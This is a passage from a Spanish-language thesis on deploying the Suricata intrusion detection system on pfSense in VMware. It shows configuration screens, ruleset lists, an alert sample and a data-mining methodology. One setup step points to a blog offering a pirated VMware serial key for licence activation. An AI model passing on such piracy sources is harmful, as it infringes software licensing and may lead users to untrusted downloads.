
En la siguiente figura 16 se detalla la implementación del IDS Suricata.



**Figura 16.** Pasos de implementación del IDS Suricata, 2020. Información tomada de Microsoft Visio. Elaborado por Banchón Heleno Dayanna Lizbeth.

A continuación, se describen los pasos para implementar el sistema detector de intrusos Suricata según lo detallado en la figura 16.

1. El primer paso consiste en acceder al sitio web oficial <https://www.pfsense.org/download/> para proceder a descargar el ISO del sistema operativo y después virtualizarlo en la plataforma de VMWARE WORKSTATION. Continuando con este primer paso se descarga el VMWARE WORKSTATION desde la fuente original <https://www.vmware.com/latam/products/workstation-pro/workstation-pro-evaluation.html> para su respectiva instalación y después virtualización del UTM PFSENSE.
2. Después de haberse descargado el VMWARE WORKSTATION se procede a instalarlo en un ordenador con sistema operativo Windows 10 y se activa la licencia de la plataforma desde una fuente de la comunidad de VMWARE <https://serialarmy.blogspot.com/2019/02/serial-vmware-workstation-15-pro.html>.
3. En el siguiente paso se procede a virtualizar PFSENSE siguiendo fuentes multimedia donde se encuentra anexado el manual de instalación y se configura la red local para tener acceso a su interfaz web.
4. Una vez instalado el sistema operativo UTM PFSENSE se procede a instalar el complemento de IDS Suricata ya que se lo va a utilizar como sistema detector de intrusos. Ver figura 19.
5. Después de haberse instalado el complemento de IDS Suricata se configuran las políticas de detección de ataques y con esto ya lo tenemos listo para que él pueda identificar alguna intrusión anómala.
6. Una vez configurado el IDS Suricata se ejecuta un ataque de puerta trasera mediante una red local y remota para tomar el control del sistema operativo Windows 10 y este comienza a detectar la intrusión identificando la dirección IP Privada y Pública del ordenador atacante.
7. Se detectan los ataques por parte del IDS Suricata en la opción de alertas.
8. Finalmente se visualizan los resultados del sistema detector de intrusos.



*Figura 17. Inicio de PFSENSE, 2018. Información tomada de instalación de PFSENSE 2018. Elaborado por el autor*

### 3.3. Recolección y análisis de la data

A continuación, se indican los siguientes pasos para la recolección y análisis de la data del IDS:

1. Diseño de la red de datos con la implementación del IDS mediante la herramienta Microsoft Visio.
2. Implementación del Sistema Detector de Intrusos como máquina virtual en VMWARE WORKSTATION para la detección de ataques.

Una vez que se hace la instalación del IDS Suricata se procede a simular ataques a la red para que el IDS lo detecte, se observara que cuando se realiza un ataque se visualizara en la opción alertas de la pantalla del IDS indicando el nivel de ataque, el tipo, los puertos, las direcciones IP y las descripciones tal como se ve en la figura 20.


3. Extracción de la data generada por el IDS Suricata en la opción de alertas.

#### 4. Análisis de la data extraída con sus respectivas variables

Date	Pri	Proto	Class	Src	SPort	Dst	DPort	GID:SID	Description
02/04/2020 18:45:42	3	TCP	Generic Protocol Command Decode	192.168.1.20 Q	80	192.168.1.13 Q	51354	1:2210016 i x	SURICATA STREAM CLOSEWAIT FIN out of window

**Figura 18.** Detección de ataques por el IDS Suricata, 2020. Información tomada directamente del autor.  
Elaborada por Banchón Heleno Dayanna Lizbeth.

##### 3.3.1. Fase de la metodología CRISP-DM



**Figura 19.** Minería de datos, 2020. Información tomada de Microsoft Visio. Elaborada por Banchón Heleno Dayanna Lizbeth.

A continuación, se describen los siguientes puntos sobre la minería de datos de la figura 19:

**Comprensión empresarial:** Identificar los activos de vital importancia para la empresa y los procesos de negocio que se ejecutan a diario.

**Comprensión de datos:** Interpretar la información generada en la opción de alertas por el sistema detector de intrusos Suricata, determinando el tipo de ataque que afecta a la red de la empresa determinando los errores.




**Preparación de datos:** Copiar la data generada en un archivo de Excel para su respectivo análisis. En este proceso los datos deben ser limpiados, transformados, formateado y ser construido.

**Modelado:** Aplicación de los algoritmos en la data extraída para identificar las variables que son las causantes de un ataque informático.

**Evaluación:** Evaluación y comportamiento de los algoritmos en base a la data extraída.

**Implementación:** Con los algoritmos en base a su procesamiento de datos determina si el tipo de ataque detectado por el sistema detector de intrusos pudo comprometer alguna aplicación informática.

### 3.4. Aplicación de los algoritmos



**Figura 20.** Técnicas de minería de Datos 2020. Información tomada de Microsoft Visio. Elaborada por Banchón Heleno Dayanna Lizbeth.

A continuación se especificara los significados de cada técnica de minería que se muestra en la figura 20 para procesamiento de la data.

**Clasificación:** Este proceso consiste en clasificar los datos en grupo dependiendo de las características y etiquetas de los datos.

**Agrupamiento:** Este proceso es utilizado para identificar información similar durante el análisis de la data.

**Regresión:** Dentro del procesamiento y análisis de la data extraída se aplica la regresión para identificar y analizar la relación entre variables. Adicionalmente se calcula la probabilidad de una variable específica, dada la presencia de otras variables.

**Reglas de asociación:** Consiste en descubrir un patrón oculto en el conjunto de datos durante el análisis de la data extraída en el IDS.

**Detección exterior:** Consiste en que el sistema detector de intrusos Suricata proceda generar data de ataques ejecutados en una red WAN, identificando la dirección IP pública y el puerto.

**Patrones secuenciales:** Consiste en que el sistema detector de intrusos Suricata identifique patrones o tendencias similares a los datos transaccionales en ciertos periodos de tiempo.

**Predicción:** Este último punto consiste en realizar una combinación de otras técnicas en base a la tendencia, patrones secuenciales, agrupamiento, clasificación, etc.

### 3.5. Diseño de la investigación

#### 3.5.1. Modalidad de la investigación

A continuación, se presenta las siguientes modalidades de investigación que serán aplicadas en el proyecto:

**Modalidad Bibliográfica:** Esta modalidad se ha tomado en consideración debido a las necesidades y requerimientos de seguridad expuestos en la empresa Visión Digital, mencionado en párrafos anteriores.

**Modalidad Experimental:** Esta modalidad se la utiliza en este proyecto de titulación, en la cual se documenta los procesos de implementación del sistema detector de intrusos con sus respectivas pruebas. Adicionalmente se documenta ataques de puerta trasera y el resultado de detección de este ataque por medio del IDS.

#### 3.5.2. Tipos de investigación

Dentro del desarrollo del proyecto de titulación se indican los dos tipos de investigación estos son los siguientes:

**Investigación Descriptiva:** Esta investigación es aquella que permite poder identificar el problema de seguridad informática expuesto en la empresa Visión Digital y en base a la problemática se realizó un análisis crítico explotando vulnerabilidades de sistemas

operativos Windows instalados en ordenadores conectados a la red mediante ataques de puerta trasera.

**Investigación Correlacional:** Se ha tomado en consideración este tipo de investigación, ya que el sistema detector de intrusos que se implementa muestra una correlación de eventos de los diferentes ataques y procesos informáticos que se ejecutan en redes LAN y WAN.

### 3.5.3. Métodos de investigación

A continuación, se muestran los siguientes métodos que serán aplicados en este proyecto:

**Método científico:** Este método permitió recopilar información de vital importancia sobre ataques de puerta trasera, dirección IP del ordenador atacante, puerto y el protocolo empleado, para después dictaminar recomendaciones sobre las buenas prácticas de los sistemas detectores de intrusos. En esta investigación se ha considerado los siguientes aspectos:

- Se propone la implementación de un sistema detector de intrusos, para la detección de ataques cibernéticos que se ejecutan en redes de área local y redes WAN.
- Se realizan simulaciones de ataques cibernéticos para obtener resultados sobre los procesos de detección de intrusiones maliciosas en el IDS y de esta manera analizar la data capturada.
- Se diseña la red de seguridad para la empresa de Visión Digital indicando las funciones del IDS mediante el diseño.
- Se elabora una matriz detallando que tipos de ataques son detectados por los sistemas detectores de intrusos.
- Se definen controles ISO 27001 para proteger la información confidencial.

**Método Deductivo:** El estudio de los sistemas detectores de intrusos, generación de alertas y procesos de captura de tráfico de red han sido base para sugerir el IDS Suricata, para la detección de ataques cibernéticos.

### 3.5.4. Población y Muestra

La población de este proyecto es general, debido a que está orientado a empresas pymes que ven como suma importancia implementar un sistema detector de intrusos en su red de datos.

### **3.5.5. Técnicas e instrumentos de recolección de datos**

Para poder recopilar la información requerida y por medio de esto poder alcanzar los objetivos específicos planteados, para este proyecto se aplica un conjunto de instrumentos y técnicas de recolección de datos.

Dada la naturaleza de estudio y en función de la información necesaria, se utilizarán técnicas operacionales que serán de gran ayuda para gestionar las fuentes documentales como: citas, referencias bibliográficas, presentación de tablas y gráficos, etc.

### **3.5.6. Técnicas documentales**

Para el análisis de todas las fuentes documentales se aplican técnicas de observación documental, análisis de contenidos, adicionalmente se realiza un análisis mediante una tabla indicando que tipos de ataques son detectados por los sistemas detectores de intruso.

### **3.5.7. Validación hipótesis**

Como resultado de las pruebas realizadas con el sistema detector de intrusos, en este proyecto de titulación se ha verificado que el IDS solamente cumple con la función de detectar ataques de puerta trasera mediante infección de malware, ataques día zero y ataques denegación de servicio dentro de redes LAN y WAN, estos procesos de intrusión el IDS los presenta en la opción de alertas. Adicionalmente los IDS también detectan escaneos de puertos y enumeraciones de puertos ya que algunos atacantes ejecutan el escaneo y la respectiva enumeración de puertos más de una vez provocan mucho ruido en este proceso.

## **Capítulo 4**

### **Desarrollo de la Propuesta**

Para el desarrollo de la propuesta sobre la implementación de un sistema detector de intrusos en la red de una empresa Pyme ubicada en la ciudad de Guayaquil se realizaron los siguientes puntos que se indican a continuación.

Levantamiento de información de la topología de red actual de la empresa.

- 2 Switches administrables donde el primero se conecta con los ordenadores de la empresa y el segundo con los servidores.
- 6 servidores de aplicaciones (DNS, HTTP, FTP, CORREO, SQL e Impresión)
- Un Proveedor de Servicios de Internet.
- 10 ordenadores conectados a la red interna y con acceso a internet.
- 1 red inalámbrica que forma parte de la red interna.
- 1 laptop y 2 dispositivos móviles.

Posibles problemas de seguridad en la red de la empresa.

- Filtros de información confidencial.
- Modificaciones de datos no autorizados.
- Acceso a todos los servicios por parte de usuarios no privilegiados.
- Carencia de roles y perfiles de usuarios.
- Existencia de virus informático en ordenadores conectados a la red interna.
- Falta de políticas de seguridad informática y controles.


Soluciones propuestas.

- Implementación de un sistema detector de intrusos que permita la detección de ataques informáticos de forma inmediata.
- Inspección de los ordenadores.
- Aplicación de algoritmos de aprendizaje automático para predecir nuevos posibles ataques informáticos.

#### **4.1. Implementación del sistema detector de intrusos Suricata**


Una vez instalado el sistema detector de intrusos Suricata se proceden a realizar las diferentes pruebas de ataque informático con el objetivo de verificar el funcionamiento correcto del IDS. En este proceso se detallan las evidencias de la instalación y configuración de Suricata.

Una vez instalado PFSENSE se procede a ir a la opción de System y Package Manager para instalar el completo de IDS Suricata. Ver Figura 21.



**Figura 21.** Inicio de PFSENSE. Información tomada directamente del autor. Elaborado por el autor.

Después de haber seleccionado la opción de Package Manager se procede a buscar el complemento Suricata y se lo instala. Ver Figura 22.




**Figura 22.** Instalación de Suricata. Información tomada directamente del autor. Elaborado por el autor.

En este proceso se verifica la instalación del complemento Suricata y los repositorios que se van descargando. Ver Figura 23.



**Figura 23.** Proceso de instalación de Suricata. Información tomada directamente del autor. Elaborado por el autor.

Una vez instalado el complemento Suricata este se lo encuentra en la opción de servicios del UTM PFSENSE. Ver Figura 24.



**Figura 24.** Complemento de Suricata en la opción de servicios. Información tomada directamente del autor. Elaborado por el autor.

En este proceso se configura los logs en el IDS para el almacenamiento de eventos que son detectados por el mismo. Ver Figura 25

Logging Settings	
Send Alerts to System Log	<input type="checkbox"/> Suricata will send Alerts from this interface to the firewall's system log.
Enable Stats Log	<input checked="" type="checkbox"/> Suricata will periodically log statistics for the interface. Default is Not Checked.
Stats Update Interval	<input type="text" value="10"/> Enter the update interval in seconds for collection and logging of statistics. Default is 10.
Append Stats Log	<input type="checkbox"/> Suricata will append-to instead of clearing statistics log file when restarting. Default is Not Checked.
Enable HTTP Log	<input checked="" type="checkbox"/> Suricata will log decoded HTTP traffic for the interface. Default is Checked.
Append HTTP Log	<input checked="" type="checkbox"/> Suricata will append-to instead of clearing HTTP log file when restarting. Default is Checked.
Log Extended HTTP Info	<input checked="" type="checkbox"/> Suricata will log extended HTTP information. Default is Checked.
Enable TLS Log	<input checked="" type="checkbox"/> Suricata will log TLS handshake traffic for the interface. Default is Not Checked.
Enable TLS Store	<input type="checkbox"/> Suricata will log and store TLS certificates for the interface. Default is Not Checked.
Log Extended TLS Info	<input checked="" type="checkbox"/> Suricata will log extended TLS info such as fingerprint. Default is Checked.
Enable Tracked-Files Log	<input type="checkbox"/> Suricata will log tracked files in JavaScript Object Notation (JSON) format. Default is Not Checked.
Enable File-Store	<input type="checkbox"/> Suricata will extract and store files from application layer streams. Default is Not Checked. Warning: This will consume a significant amount of disk space on a busy network when enabled.

**Figura 25.** Configuraciones de Log en Suricata Información tomada directamente del autor. Elaborado por el autor.

4.1.2. Configuraciones del IDS Suricata

En este proceso de configuración el sistema detector de intrusos puede identificar conexiones remotas a los diferentes servicios como SSH y HTTP de ordenadores clientes, además identifica directorios compartidos. Ver Figura 26.

EVE JSON Log	<input checked="" type="checkbox"/> Suricata will output selected info in JSON format to a single file or to syslog. Default is Not Checked.		
EVE Output Type	<input type="text" value="FILE"/> Select EVE log output destination. Choosing FILE is suggested, and is the default value.		
EVE HTTP XFF Support	<input type="checkbox"/> Log X-Forwarded-For IP addresses. Default is Not Checked.		
EVE Log Alerts	<input checked="" type="checkbox"/> Suricata will output Alerts via EVE		
EVE Log Alert Payload Data Formats	<input type="text" value="BOTH"/> Log the payload data with alerts. Options are No (disable payload logging), Only Printable (lossy) format, Only Base64 encoded or Both. See Suricata documentation.		
EVE Log Alert details	<input checked="" type="checkbox"/> Log a packet dump with alerts. <input checked="" type="checkbox"/> Log additional HTTP data. <input checked="" type="checkbox"/> Include App Layer metadata. Select which details Suricata will use to enrich alerts.		
EVE Logged Traffic	<input checked="" type="checkbox"/> HTTP Traffic <input checked="" type="checkbox"/> DNS Traffic <input checked="" type="checkbox"/> SMTP Traffic <input checked="" type="checkbox"/> NFS Traffic <input checked="" type="checkbox"/> SMB Traffic <input checked="" type="checkbox"/> Kerberos Traffic <input checked="" type="checkbox"/> IKEv2 Traffic <input checked="" type="checkbox"/> TFTP Traffic Choose the traffic types to log via EVE JSON output.		
EVE Logged Info	<input checked="" type="checkbox"/> TLS Handshakes <input checked="" type="checkbox"/> SSH Handshakes <input checked="" type="checkbox"/> DHCP Messages <input checked="" type="checkbox"/> Tracked Files <input type="checkbox"/> Suricata Stats <input type="checkbox"/> Traffic Flows <input type="checkbox"/> Net Flow Choose the information to log via EVE JSON output.		
EVE Logged Extended	<input checked="" type="checkbox"/> Extended HTTP Info <input checked="" type="checkbox"/> Extended TLS Info <input type="checkbox"/> Extended DHCP Info <input checked="" type="checkbox"/> Extended SMTP Info Select which EVE logs are supplemented with extended information.		

**Figura 26.** Configuraciones de Log de tráfico de red. Información tomada directamente del autor. Elaborado por el autor.



En este proceso se configura las respectivas políticas de detección de alertas en el IDS Suricata instalado en el PFSENSE, tal como se muestran en las figura 27.

Append HTTP Log	<input checked="" type="checkbox"/> Suricata will append-to instead of clearing HTTP log file when restarting. Default is Checked.
Log Extended HTTP Info	<input checked="" type="checkbox"/> Suricata will log extended HTTP information. Default is Checked.
Enable TLS Log	<input type="checkbox"/> Suricata will log TLS handshake traffic for the interface. Default is Not Checked.
Enable Tracked-Files Log	<input checked="" type="checkbox"/> Suricata will log tracked files in JavaScript Object Notation (JSON) format. Default is Not Checked.
Append Tracked-Files Log	<input checked="" type="checkbox"/> Suricata will append-to instead of clearing Tracked Files log file when restarting. Default is Checked.
Enable Logging Magic for Tracked-Files	<input type="checkbox"/> Suricata will force logging magic on all logged Tracked Files. Default is Not Checked.
Tracked-Files Checksum	<div>None</div> Suricata will generate checksums for all logged Tracked Files using the chosen algorithm. Default is None.
Enable File-Store	<input checked="" type="checkbox"/> Suricata will extract and store files from application layer streams. Default is Not Checked. Warning: This will consume a significant amount of disk space on a busy network when enabled.
Enable Packet Log	<input checked="" type="checkbox"/> Suricata will log decoded packets for the interface in pcap-format. Default is Not Checked. This can consume a significant amount of disk space when enabled.
Max Packet Log File Size	<div>32</div> Enter maximum size in MB for a packet log file. Default is 32. When the packet log file size reaches the set limit, it will be rotated and a new one created.
Max Packet Log Files	<div>1000</div> Enter maximum number of packet log files to maintain. Default is 1000. When the number of packet log files reaches the set limit, the oldest file will be overwritten.

**Figura 27.** Configuración de las políticas de detección de alertas en el IDS. Información tomada directamente del autor. Elaborado por el autor.

En este proceso el IDS realiza un Checking en direcciones IP de origen desconocido y procede a bloquear dichas direcciones. Ver Figura 28.

Block Offenders	<input checked="" type="checkbox"/> Checking this option will automatically block hosts that generate a Suricata alert.
IPS Mode	<div>Legacy Mode</div> Select blocking mode operation. Legacy Mode inspects copies of packets while Inline Mode inserts the Suricata inspection engine into the network stack between the NIC and the OS. Default is Legacy Mode.  Legacy Mode uses the PCAP engine to generate copies of packets for inspection as they traverse the interface. Some "leakage" of packets will occur before Suricata can determine if the traffic matches a rule and should be blocked. Inline mode instead intercepts and inspects packets before they are handed off to the host network stack for further processing. Packets matching DROP rules are simply discarded (dropped) and not passed to the host network stack. No leakage of packets occurs with Inline Mode. WARNING: Inline Mode only works with NIC drivers which properly support Netmap! If the hardware NIC driver does not support Netmap, using Inline Mode can result in a firewall system crash! If problems are experienced with Inline Mode, switch to Legacy Mode instead.
Kill States	<input checked="" type="checkbox"/> Checking this option will kill firewall states for the blocked IP. Default is Checked.
Which IP to Block	<div>BOTH</div> Select which IP extracted from the packet you wish to block. Choosing BOTH is suggested, and it is the default value.
Block On DROP Only	<input type="checkbox"/> Checking this option will insert blocks only when rule signatures having the DROP action are triggered. When not checked, any rule action (ALERT or DROP) will generate a block of the offending host. Default is Not Checked.

**Figura 28.** Procesos de chequeo y bloqueo de direcciones IP desconocidas. Información tomada directamente del autor. Elaborado por el autor.

En este proceso se configura el IDS para que detecte cualquier tipo de ataques de patrones conocidos, tal como se demuestra en las figura 29, 30 y 31.

Enabled	Ruleset: Snort GPLv2 Community Rules	
<input checked="" type="checkbox"/>	Snort GPLv2 Community Rules (Talos-certified)	
Enabled	Ruleset: ET Open Rules	Snort Rules are not enabled.
<input checked="" type="checkbox"/>	emerging-activex.rules	
<input checked="" type="checkbox"/>	emerging-attack_response.rules	
<input checked="" type="checkbox"/>	emerging-botcc.portgrouped.rules	
<input checked="" type="checkbox"/>	emerging-botcc.rules	
<input checked="" type="checkbox"/>	emerging-chat.rules	
<input checked="" type="checkbox"/>	emerging-ciarmy.rules	
<input checked="" type="checkbox"/>	emerging-compromised.rules	
<input checked="" type="checkbox"/>	emerging-current_events.rules	
<input checked="" type="checkbox"/>	emerging-deleted.rules	
<input checked="" type="checkbox"/>	emerging-dns.rules	
<input checked="" type="checkbox"/>	emerging-dos.rules	
<input checked="" type="checkbox"/>	emerging-drop.rules	
<input checked="" type="checkbox"/>	emerging-dshield.rules	
<input checked="" type="checkbox"/>	emerging-exploit.rules	
<input checked="" type="checkbox"/>	emerging-ftp.rules	

**Figura 29.** Configuración de detección de los tipos de ataque en el IDS Suricata.. Información tomada directamente del autor. Elaborado por el autor.

<input checked="" type="checkbox"/>	emerging-scada.rules
<input checked="" type="checkbox"/>	emerging-scan.rules
<input checked="" type="checkbox"/>	emerging-shellcode.rules
<input checked="" type="checkbox"/>	emerging-smtp.rules
<input checked="" type="checkbox"/>	emerging-snmp.rules
<input checked="" type="checkbox"/>	emerging-sql.rules
<input checked="" type="checkbox"/>	emerging-telnet.rules
<input checked="" type="checkbox"/>	emerging-tftp.rules
<input checked="" type="checkbox"/>	emerging-tor.rules
